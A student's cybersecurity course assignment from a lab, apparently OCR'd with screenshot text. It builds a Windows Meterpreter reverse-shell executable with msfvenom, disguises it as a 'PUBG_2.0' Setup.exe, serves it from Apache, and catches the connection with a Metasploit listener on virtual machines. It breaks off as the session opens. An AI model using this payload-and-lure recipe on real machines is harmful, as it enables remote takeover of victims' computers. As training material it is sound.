Lets Upgrade **Cyber Security | August 2020**

Assignment Day 6 | 30th August 2020

Submitted By: Kirti Verma [it.1703295@gmail.com]


Ques 1:

- **Create payload for Windows.**
- **Transfer the payload to the victim's machine.**
- **Exploit the victim's machine.**

Sol 1:

For the creation of Payload:

Starting the apache server(hosting) using command: # service apache2 start



Kali 2020 x64 Customized by zSecurity [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applicatio... Places Terminator Wed 01:54
/bin/bash
/bin/bash 78x27

```
root@kali:~# service apache2 start
```

Fig 1.1 Starting Server

In the next steps:

- A new directory is created in the /var/www/html/ directory with name PUBG_2.0 using the command # mkdir PUBG_2.0
- Next, the payload will be generated with Setup.exe name to exploit the target and will store it in the PUBG_2.0 directory using the command:
  # msfvenom -p windows/meterpreter/reverse_tcp –platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.0.2.15 -f exe > /var/www/html/PUBG_2.0/Setup.exe



Kali 2020 x64 Customized by zSecurity [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applicatio... Places Terminator Wed 02:06
/bin/bash
/bin/bash 78x27

```
root@kali:~# cd /var/www/html/
root@kali:/var/www/html# mkdir PUBG_2.0
root@kali:/var/www/html# msfvenom -p windows/meterpreter/reverse_tcp --platfor
m windows-a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.0.2.15 -f exe > /var/
www/html/PUBG_2.0
bash: /var/www/html/PUBG_2.0: Is a directory
root@kali:/var/www/html# msfvenom -p windows/meterpreter/reverse_tcp --platfor
m windows-a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.0.2.15 -f exe > /var/
www/html/PUBG_2.0/Setup.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the
 payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of exe file: 73802 bytes
```

Fig 1.2 Creating Payload

In the next steps, a listener will be created to listen to the reverse connection generated by the payload and use it to exploit the target:

# msfconsole



Kali 2020 x64 Customized by zSecurity [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applicatio... Places Terminator Wed 02:08
/bin/bash
/bin/bash 78x27
Right Ctrl

```
root@kali:/var/www/html# msfconsole


         .                                         .
 .

      dBBBBBBb  dBBBP dBBBBBBP dBBBBBb  .                       o
       '   dB'                     BBP
    dB'dB'dB' dBBP     dBP     dBP BB
   dB'dB'dB' dBP     dBP     dBP  BB
  dB'dB'dB' dBBBBP   dBP     dBBBBBBB

                                   dBBBBBP  dBBBBBb  dBP    dBBBBP dBP dBBBBBBB
P
          .                  .                  dB' dBP    dB'.BP
                             |       dBP    dBBBB' dBP    dB'.BP dBP    dBP
                           --o--    dBP    dBP    dBP    dB'.BP dBP    dBP
                             |     dBBBBP dBP    dBBBBP dBBBBP dBP    dBP

                                                                    .
        o      .             To boldly go where no
                              shell has gone before


       =[ metasploit v5.0.101-dev                          ]
+ -- --=[ 2049 exploits - 1108 auxiliary - 344 post        ]
```

Fig 1.3 Opening msfconsole

Setting the payload listener:

# set payload windows/meterpreter/reverse_tcp




Kali 2020 x64 Customized by zSecurity [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applicatio... Places Terminator Wed 02:10
/bin/bash
/bin/bash 78x27
Right Ctrl

```
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thr
ead, process, none)
   LHOST                      yes       The listen address (an interface may b
e specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

Fig 1.4 Setting the payload listener

Setting listening address:

# set LHOST 10.0.2.15




Kali 2020 x64 Customized by zSecurity [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applicatio... Places Terminator Wed 02:11
/bin/bash
/bin/bash 78x27

```
msf5 exploit(multi/handler) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thr
ead, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may b
e specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

Fig 1.5 Setting the listening address

Starting the listener:

# exploit -j -z



Kali 2020 x64 Customized by zSecurity [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applicatio... Places Terminator Wed 02:11
/bin/bash
/bin/bash 78x27

```
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thr
ead, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may b
e specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.2.15:4444
msf5 exploit(multi/handler) >
```

Fig 1.6 Starting the listener

Transferring the payload to Victim Machine:

Opening the address http://10.0.2.15/PUBG_2.0/


Server 2016 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Index of /PUBG_2.0
Not secure | 10.0.2.15/PUBG_2.0/
Apps Gmail YouTube Maps
11:12 PM
9/1/2020
Right Ctrl


Index of /PUBG_2.0

Name	Last modified	Size	Description
Parent Directory		-	
Setup.exe	2020-09-02 02:05	72K	

Apache/2.4.46 (Debian) Server at 10.0.2.15 Port 80

Fig 1.7 Accessing the server of Kali

Downloading the payload Setup.exe:


Server 2016 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Index of /PUBG_2.0
Not secure | 10.0.2.15/PUBG_2.0/
Apps Gmail YouTube Maps
Setup (1).exe
Show all
11:12 PM
9/1/2020
Right Ctrl


Index of /PUBG_2.0

Name	Last modified	Size	Description
Parent Directory		-	
Setup.exe	2020-09-02 02:05	72K	

Apache/2.4.46 (Debian) Server at 10.0.2.15 Port 80

Fig 1.8 Downloading the payload

Installing the Payload:



Open File - Security Warning

The publisher could not be verified. Are you sure you want to run this software?

Name: C:\Users\Administrator\Downloads\Setup (1).exe
Publisher: **Unknown Publisher**
Type: Application
From: C:\Users\Administrator\Downloads\Setup (1).exe


Run | Cancel

☑ Always ask before opening this file

This file does not have a valid digital signature that verifies its publisher. You should only run software from publishers you trust.
How can I decide what software to run?

Fig 1.9 Installation of Payload


As soon as the payload gets installed, we get an active session on the msf listener:


Kali 2020 x64 Customized by zSecurity [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applicatio... Places Terminator Wed 02:13
/bin/bash
/bin/bash 78x27

```
